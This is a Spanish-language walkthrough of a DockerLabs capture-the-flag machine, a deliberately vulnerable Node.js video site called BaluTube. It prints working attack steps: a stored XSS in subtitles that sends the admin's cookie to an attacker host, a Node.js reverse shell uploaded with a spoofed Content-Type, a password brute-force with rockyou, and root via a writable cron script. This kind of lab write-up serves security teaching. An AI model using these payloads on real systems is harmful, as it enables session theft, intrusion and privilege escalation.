

Desplegamos el laboratorio “baluhome”

```
(vare@kali)-[~/Escritorio]
$ sudo bash auto_deploy.sh baluhome.tar
[sudo] contraseña para vare:
```

DockerLABS

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es → 172.17.0.2

Presiona Ctrl+C cuando termines con la máquina para eliminarla

Realizamos un escaneo de Nmap para averiguar que servicios corren y que puertos están abiertos en el laboratorio

```

(vare@kali)-[~/Escritorio]
$ nmap -p- -sS --min-rate 5000 --open -n -Pn -sCV 172.17.0.2
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-17 19:30 -0600
Nmap scan report for 172.17.0.2
Host is up (0.00000090s latency).
Not shown: 65534 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
3000/tcp  open  http      Node.js (Express middleware)
|_http-title: BaluTube
MAC Address: 6A:CC:D1:D8:54:23 (Unknown)


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.98 seconds

(vare@kali)-[~/Escritorio]
$


```

CREDITOS A: vareCruzz

En el escaneo encontramos una aplicación web corriendo por el puerto 3000 a la cual accederemos



Nos creamos una cuenta e iniciamos sesión.



CREDITOS A: vareCruzz

Una vez accedimos con una cuenta procederemos a subir un video

Buscar

Subir video

Comparte un video con la comunidad de BaluTube.

Título

Video mas chingon

Descripción

chocolate

Archivo de video

Browse...

videoXSS.mp4

Publicar

La vulnerabilidad se encuentra en los subtítulos pudiendo ejecutar un XSS y en el “añadir subtítulo”

Reproducir

Video mas chIngon

V

VareCruzz

0 suscriptores

1 visualizaciones

chocolate

Subtítulos

Este video todavía no tiene subtítulos.

Añadir subtítulo

Idioma

es

Contenido (VTT o texto plano)

<script>alert("hola mundo")</script>

O sube un archivo .vtt

Browse...

No file selected.

A screenshot of a video player interface. A modal dialog box is overlaid on the video, displaying the IP address '172.17.0.2:3000' and the text 'hola mundo'. The dialog has a light blue 'OK' button in the bottom right corner. The background of the video shows a person's face.

CREDITOS A: vareCruzz

Y como vemos el código se ejecuta en el video. Ahora obtendremos mediante un XSS la cookie de sesión de los usuarios (específicamente el admin).

Antes que todo debemos checar que la propiedad HTTPONLY este en false ya que eso nos permitirá obtener las cookies a través de javascript.
Para ver eso nos vamos: inspeccionar > Storage > Cookies

	Size	HttpOnly	Secure
T	96	false	false

De la misma forma procederemos a realizar un script js para obtener las cookies de sesión, insertándolo en los subtítulos.

```
<script> var i new = Image;  
i.src="http:// IP : PUERTO/?"+document.cookie;  
</script>
```

▼ Añadir subtítulo

Idioma

es

Contenido (VTT o texto plano)

```
<script> var i = new Image;  
i.src="http://10.0.2.15:4444/?"+document.cookie;  
</script>
```

O sube un archivo .vtt


Browse...

No file selected.


Subir subtítulo

CREDITOS A: vareCruzz


Una vez subido los subtítulos le mandamos la URL del video al admin en la sección de mensajes.



Y nos ponemos en escucha por netcat y nos llegara la cookie de sesión del admin una vez mandado la url del video.




Y pegamos el valor de la cookie en el navegador. Inspeccionar > Storage > Cookie




CREDITOS A: vareCruzz

Una vez poniendo el valor de la cookie en el navegador seremos admin.




Para obtener una revershell nos iremos a la sección “miniaturas”




Y en vez de subir una imagen subiremos una reverse Shell que será la siguiente:

LA PUEDEN OBTENER DESDE: <https://www.revshells.com/>
Generamos la reverse Shell de Node.js (cualquiera de las dos)



CREDITOS A: vareCruzz

La seleccionamos y la subimos



Pero no nos dejara ya que solo permite imágenes, por la cual usaremos Burpsuite para ver como se maneja la petición con el backend y así poder bypasssear este filtro:

Intercept HTTP history WebSockets history Match and replace Proxy settings

Intercept on Forward Drop

Time	Type	Direction	Method	URL
21:21:32 17 jul 2026	HTTP	→ Request	POST	http://172.17.0.2:3000/admin/thumbnails/10

Request

Pretty Raw Hex

```
1 POST /admin/thumbnails/10 HTTP/1.1
2 Host: 172.17.0.2:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: multipart/form-data; boundary=----geckoformboundarycc6a45204da429aff219a32c629e9ed9
8 Content-Length: 611
9 Origin: http://172.17.0.2:3000
10 Connection: keep-alive
11 Referer: http://172.17.0.2:3000/admin/thumbnails/10
12 Cookie: balutube.sid=s%3AAAlkAQu9257TVoMyidGgyWpdtSpruY5qT.P9%2BT1xruB%2BjneZmuz33x6%2BWStDk19tKe0UAj0X%2Bqeo
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
15
16 ----geckoformboundarycc6a45204da429aff219a32c629e9ed9
17 Content-Disposition: form-data; name="thumbnail"; filename="hackeando.js"
18 Content-Type: application/x-javascript
19
20 (function(){
21     var net = require("net"),
22         cp = require("child_process"),
23         sh = cp.spawn("bash", []);
24     var client = new net.Socket();
25     client.connect(443, "10.0.2.15", function(){
26         client.pipe(sh.stdin);
27         sh.stdout.pipe(client);
```

CREDITOS A: vareCruzz


El único filtro sería Content-type y lo modificaremos de esto:

```
Content-Disposition: form-data; name="thumb"
Content-Type: application/x-javascript
```


A esto:

```
Content-Disposition: form-data;
Content-Type: image/jpeg
```

Y enviamos la petición



Ahora se subirá la reverse shell y accedemos al contenido del video, con ya netcat esperando conexión por el respectivo puerto



Reverse shell obtenida.



Y hacemos el tratamiento de la TTY.

CREDITOS A: vareCruzz

En el directorio home encontramos un usuario balutin.

```
www-data@053ebdf2f9dc:/home$ ls -al
total 16
drwxr-xr-x 1 root    root    4096 Jul 15 08:21 .
drwxr-xr-x 1 root    root    4096 Jul 18 21:48 ..
drwxr-xr-x 2 balutin balutin 4096 Jul 15 08:21 balutin
drwxr-xr-x 2 node    node    4096 Apr 22 01:44 node
www-data@053ebdf2f9dc:/home$
```

Por el cual haremos un movimiento lateral hacia ese usuario usando la siguiente herramienta: <https://github.com/nohh022/bruteForce>

Desde la maquina victima recibiremos el script

```
vare@kali: ~/Escritorio x  vare@kali: ~/Escritorio x  vare@kali: ~/Escritorio x
www-data@053ebdf2f9dc:/home$ nc -nlvp 444 > /tmp/force.sh
listening on [any] 444 ...
```

Y desde nuestra maquina enviamos el script

```
OffSec x Kali Linux x Kali Tools x Kali Docs x Kali Forums x Kal
(vare@kali)-[~/Escritorio]
$ nc 172.17.0.2 444 < force.sh
^C

(vare@kali)-[~/Escritorio]
$
```

CREDITOS A: vareCruzz

Ya recibido el script, le pasaremos el diccionario rockyou.txt de la misma forma

```
www-data@053ebdf2f9dc:/tmp$ ls  
force.sh  pulse-PKdhtXMmr18n  puppeteer_dev_chrome_profile-oH6TxN  
www-data@053ebdf2f9dc:/tmp$
```

Paso 1:

```
vare@kali: ~/Escritorio x  vare@kali: ~/Escritorio x  vare@kali: ~/Escritorio x  
www-data@44f4cd31e8b2:/tmp$ nc -nlvp 444 > /tmp/rockyou.txt  
listening on [any] 444 ...
```

Paso 2:

```
Sesión Acciones Editar Vista Ayuda  
vare@kali: ~/Escritorio x  vare@kali: ~/Escritorio x  vare@kali: ~/Escritorio x  
(vare@kali)-[~/Escritorio]  
$ nc 172.17.0.2 444 < /usr/share/wordlists/rockyou.txt
```

Revisamos que todo esté listo.

```
www-data@44f4cd31e8b2:/tmp$ nc -nlvp 444 > /tmp/rockyou.txt  
listening on [any] 444 ...  
connect to [172.17.0.2] from (UNKNOWN) [172.17.0.1] 54278  
www-data@44f4cd31e8b2:/tmp$ ls  
force.sh  pulse-PKdhtXMmr18n  puppeteer_dev_chrome_profile-QYMnyi  rockyou.txt  
www-data@44f4cd31e8b2:/tmp$
```

CREDITOS A: vareCruzz

Ejecutamos el script desde la maquina víctima, la cual encontrara la contraseña del usuario balutin

```
vare@kali: ~/Escritorio x  vare@kali: ~/Escritorio x  vare@kali: ~/Escritorio x
www-data@44f4cd31e8b2:/tmp$ bash force.sh balutin rockyou.txt
Testing: 123456
Testing: 12345
Testing: 123456789
Testing: password
Testing: iloveyou
Testing: princess
Testing: 1234567
Testing: rockyou
Testing: 12345678
Testing: abc123
Testing: nicole
Testing: daniel
Testing: babygirl
Testing: monkey
Testing: lovely
Testing: jessica
Testing: 654321
Testing: michael
Testing: ashley
Testing: qwerty
```

Con las credenciales encontradas nos hacemos el usuario balutin.

```
User→ balutin Password→ 123123
www-data@44f4cd31e8b2:/tmp$ su balutin
Password:
balutin@44f4cd31e8b2:/tmp$
```

CREDITOS A: vareCruzz

Dentro de la ruta /opt/balutube-backup encontramos un backup.sh la cual se ejecuta cada minuto.

```
balutin@44f4cd31e8b2:/opt/balutube-backup$ ls -al
total 12
drwxr-xr-x 1 root root      4096 Jul 15 08:21 .
drwxr-xr-x 1 root root      4096 Jul 15 08:21 ..
-rwxrwx--- 1 root mantenimiento 758 Jul 14 14:57 backup.sh
balutin@44f4cd31e8b2:/opt/balutube-backup$
```

Posteriormente haremos un: echo 'chmod u+s /bin/bash' >> backup.sh

Para obtener el ROOT y escalar privilegios

```
balutin@44f4cd31e8b2:/opt/balutube-backup$ cat backup.sh
#!/bin/bash
# BaluTube - backup automatico de uploads y base de datos.
# Se ejecuta cada minuto via el crontab de root (ver docker/crontab-root).
#
# Propiedad root:mantenimiento, permisos 770: el grupo "mantenimiento" puede
# leer/escribir/ejecutar este script aunque sea de root. Es la escalada de
# privilegios intencionada del laboratorio: cualquier usuario de ese grupo
# puede modificar lo que root ejecuta automaticamente cada minuto.

BACKUP_DIR=/var/backups/balutube
mkdir -p "$BACKUP_DIR"

tar czf "$BACKUP_DIR/backup-$(date +%Y%m%d%H%M%S).tar.gz" -C /app uploads db/balutube.sqlite 2>/dev/null

# Retencion: no guardar backups de mas de 2 minutos (pensado para el ritmo del laboratorio)
find "$BACKUP_DIR" -name 'backup-*.tar.gz' -mmin +2 -delete
chmod u+s /bin/bash
```

Esperamos un minuto y la bash recibe permisos SUID, nos lanzamos un bash -p con privilegios ya obtenidos y seremos ROOT.

Sesión Acciones Editar Vista Ayuda

vare@kali: ~/Escritorio

balutin@44f4cd31e8b2: /opt/balutube-backup

vare@kali: ~/Escritorio

```
balutin@44f4cd31e8b2:/opt/balutube-backup$ ls -al /bin/bash
-rwsr-xr-x 1 root root 1265648 Sep  6 2025 /bin/bash
balutin@44f4cd31e8b2:/opt/balutube-backup$ bash -p
bash-5.2# whoami
root
bash-5.2#
```